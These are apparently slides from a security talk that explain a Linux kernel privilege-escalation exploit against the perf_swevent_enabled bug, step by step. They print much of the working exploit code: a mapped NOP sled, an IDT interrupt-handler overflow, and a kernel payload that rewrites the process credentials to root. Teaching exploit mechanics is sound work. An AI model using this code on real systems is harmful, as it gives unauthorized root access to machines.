
- Next, we allocate the address of [*kbase*] and creates a NOP-sled.

```
// GY: Allocate the memory mentioned before.
assert((code = (void*)mmap((void*)kbase, KSIZE, 7, 0x32, 0, 0)) == (void*)kbase);

// GY: Create a NOP-Sled on all the allocated memory. We don't really know the exact address
// GY: the kernel will call
memset(code, 0x90, KSIZE);

// GY: Go to the last 1K bytes of the memory of the code to run
// GY: and copy the fuck() code.
code += KSIZE-1024;
memcpy(code, &fuck, 1024);
```


- After that, we copy the [*void fuck()*] function code to the last 1KB of the allocated memory. This is the code we are going to execute in kernel context.



Jumping forward a bit



- Remember the allocated address?
    - kbase = idt.addr & 0xff000000;
    - Reminder: This is a 64-bit address.
- So, after we copied the code somewhere that seems arbitrary, how does this help us?
- It seems that some interrupts are registered at addresses of:
    - 0xFFFFFFFF00000000 | (idt.addr & 0xff000000)
- What the exploit will try to do is to try and map some interrupt vector pointer to point to a **userland address** that we can control its contents.
- How?




Remember the vulnerability?

- A reminder of what is the action following the exploitation of the vulnerability:

```
static_key_slow_inc(&perf_swevent_enabled[event_id]);
```

- What can we achieve with this kind of write?




Remember the vulnerability?

- We are going to overwrite an interrupt handler.
- This is how a handler looks like:
- Offset Size Description

Offset	Size	Description
0	2	Offset low bits (0..15)
2	2	Selector (Code segment selector)
4	1	Zero
5	1	Type and Attributes (same as before)
6	2	Offset middle bits (16..31)
8	4	Offset high bits (32..63)
12	4	Zero

Let’s overflow this one!!




Remember the vulnerability?

- Lets call sheep() now with this:

```
// GY: This calculates the offset of the interrupt vector from the actual address of the array we
// GY: are going to use. This call will look for the record of the [int 0x4] interrupt and increase
// GY: the upper dword of the address. Up until no it is 0xffffffff816eee00. The increment action will
// GY: cause an overflow in the UPPER DWORD of the address, causing the interrupt vector to point directly
// GY: to our preallocated [code] area, which starts at address 0x0000000081000000, which is the range of
// GY: addresses the vector pointer now addresses.
sheep(-i + (((idt.addr&0xffffffff)-0x80000000)/4) + 16);
```


- This will reach the address of the interrupt vector:
  - idt.addr & 0xFFFFFFFF - 0x80000000 - i
    - This is the offset to the interrupt vector in relevance to the [*perf_swevent_enabled*] array
      - This is why the -i
    - / 4 - Because the offset is pointer arithmetics - offset in DWORD size chunks
    - + 16 is for the interrupt pointer of int 0x4




THE overflow

- We will target an address that looks like this:
  - 0xFFFFFFFF'816eee00 (int 0x4 interrupt pointer)
  - The upper DWORD of the address will overflow!
  - Which will turn to: 0x00000000'816eee00
    - Guess what, this address is within our [*kbase*] allocated range!
    - Now we have an interrupt that points its execution code to a userland address we control.
- The only thing we now need to do is to call the interrupt. This will go into kernel context and call our code.


```
// GY: Execute an [int 0x4] instruction. Practically, call our code in kernel context.
asm("int $0x4");
```



Game over?



- Well, practically we're done here. We have our own code running in kernel mode.
- Lets go a little further and set our current process root capabilities and uid 0...



fuck()


- fuck() starts with this code:

```
void fuck() {
        int i,j,k;
        // GY: These are the markers that will be filled with UID and GID of the exploitation process
        uint64_t uids[4] = { AB(2), AB(3), AB(4), AB(5) };

        // GY: This is the pointer to the context of the currently running process.
        uint8_t *current = *(uint8_t **)(((uint64_t)uids) & (-8192));

        // GY: A pointer to kernel base so we will be sure what is a pointer variable and what is not
        uint64_t kbase = ((uint64_t)current)>>36;

        // GY: A fix pointer to fix the interrupt vector pointer.
        uint32_t *fixptr = (void*) AB(1);
```


- The AB() is a macro which is used here as a marker. This is for the main code (not mentioned before) could find where to tell the fuck() code that resides in the kernel what are the values it should look for in [*task_struct*] and change to root.

- Then, it looks for the in the [*task_struct*] of the current process and changes capabilities and uids to root.

```
// GY: Fix the upper DWORD of the address of the interrupt vector pointer to point to the normal handler.
*fixptr = -1;

// GY: Search the [current] task_struct for the right creds variable.
for (i=0; i<4000; i+=4) {
        // GY: The role of this variable is to look for consecutive pointers
        uint64_t *p = (void *)&current[i];

        // GY: This variable will set the uids as 0 and capabilities as -1
        uint32_t *t = (void*) p[0];

        // GY: Look for two consecutive pointers that are KERNEL pointers.
        if ((p[0] != p[1]) || ((p[0]>>36) != kbase)) continue;

        for (j=0; j<20; j++) {
                for (k = 0; k < 8; k++)
                        // GY: After we found the right pointer, check byte-by-byte for the uid, gid, suid etc variables.
                        // GY: They should be equal to the [uids] variable.
                        // GY: Look at include/linux/cred.h for tast_struct implamentation
                        if (((uint32_t*)uids)[k] != t[j+k]) goto next;

                // GY: After we've found the right variables, set the IDs to 0
                for (i = 0; i < 8; i++) t[j+i] = 0;

                // GY: Set all the capabilities to 0xFF
                for (i = 0; i < 10; i++) t[j+9+i] = -1;
                return;
```



Demo



nyx security solutions ltd

Questions?